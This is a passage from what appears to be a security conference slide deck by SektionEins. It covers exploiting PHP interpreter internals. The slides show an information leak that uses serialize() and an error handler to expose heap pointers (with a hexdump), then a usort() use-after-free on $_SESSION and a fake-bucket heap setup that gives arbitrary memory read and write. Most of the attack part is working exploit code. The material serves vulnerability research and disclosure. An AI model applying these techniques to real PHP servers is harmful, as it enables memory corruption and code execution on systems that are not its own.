    }

    function execute()
    {
        $this->string = str_repeat("A", 128);
        set_error_handler(array($this, "error"));
        $x = serialize($this);
        restore_error_handler();
        $x = strstr($x, ":128:");
        $x = substr($x, 6, 128);
        hexdump($x);
    }
}
```

Information Leaked by a PHP Array

- ➡ sizeof(int) - sizeof(long) - sizeof(void *)
- ➡ endianess (08 00 00 00 vs. 00 00 00 08)
- ➡ pointer to buckets
- ➡ pointer to bucket array
- ➡ pointer into code segment

```
typedef struct _hashtable {
    uint nTableSize;
    uint nTableMask;
    uint nNumOfElements;
    ulong nNextFreeElement;
    Bucket *pInternalPointer;
    Bucket *pListHead;
    Bucket *pListTail;
    Bucket **arBuckets;
    dtor_func_t pDestructor;
    zend_bool persistent;
    unsigned char nApplyCount;
    zend_bool bApplyProtection;
} HashTable;
```


```
Hexdump
-------

00000000: 08 00 00 00 07 00 00 00 02 00 00 00 FF 00 00 00   ................
00000010: E8 69 7A 00 E8 69 7A 00 40 6A 7A 00 A0 51 7A 00   .iz..iz.@jz..Qz.
00000020: A6 1A 26 00 00 00 01 00 11 00 00 00 31 00 00 00   ..&.........1...
00000030: 39 00 00 00 B8 69 7A 00 19 00 00 00 11 00 00 00   9....iz.........
00000040: C0 69 7A 00 01 00 00 00 01 00 00 00 06 00 00 00   .iz.............
00000050: 31 00 00 00 19 00 00 00 02 00 00 00 00 00 00 00   1...............
00000060: F4 69 7A 00 D0 69 7A 00 40 6A 7A 00 00 00 00 00   .iz..iz.@jz.....
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

SektionEins


usort() - Corrupting memory

- user space compare function removes an element from the _SESSION array
  (other arrays are copy on write protected)
- sorting function will sort a bucket that was already freed from memory
- reconstructed array will contain an uninitialized bucket in it

```php
<?php
  function usercompare($a, $b)
  {
    if (isset($_SESSION['XXX'])) {
        session_unregister('XXX');
    }
    return 0;
  }

  $_SESSION = array('XXA' => "entry_1",
                    'XXX' => "entry_2",
                    'XXB' => "entry_3",
                    'XXC' => "entry_4",
                    'XXD' => "entry_5");

  @usort($_SESSION, "usercompare");
?>
```




Memory corruption - what now?



SektionEins

Setting up the fake_bucket



SektionEins

Putting the fake_bucket in place

- ***`clear_free_memory_cache()`*** - allocate many blocks from 1 to 200 bytes
- use global variables with long names so that they do not fit into the same bucket
- create a global string variable that holds the **`fake_bucket`**

```
<?php
  function usercompare($a, $b)
  {
    global $fake_bucket, $_SESSION;

    if (isset($_SESSION['XXX'])) {
      clear_free_memory_cache();

      session_unregister('XXX');

      $GLOBALS['_______________________________________________________________1'] = 1;
      $GLOBALS['_______________________________________________________________2'] = 2;
      $GLOBALS['PLACEHOLDER_FOR_OUR_FAKE_BUCKET_________________________________'].= $fake_bucket;
    }
    return 0;
  }
?>
```

Everything is in place

- $_SESSION variable now contains our fake string

  ➡ read and write access anywhere in memory

```php
<?php
  $memory                = &$_SESSION['XXX'];

  $read                  = $memory[0x41414141];
  $memory[0x41414141] = $write;
?>
```

Part IV

Demonstration

SektionEins

Time for questions...

SektionEins

Questions ???

http://www.sektioneins.com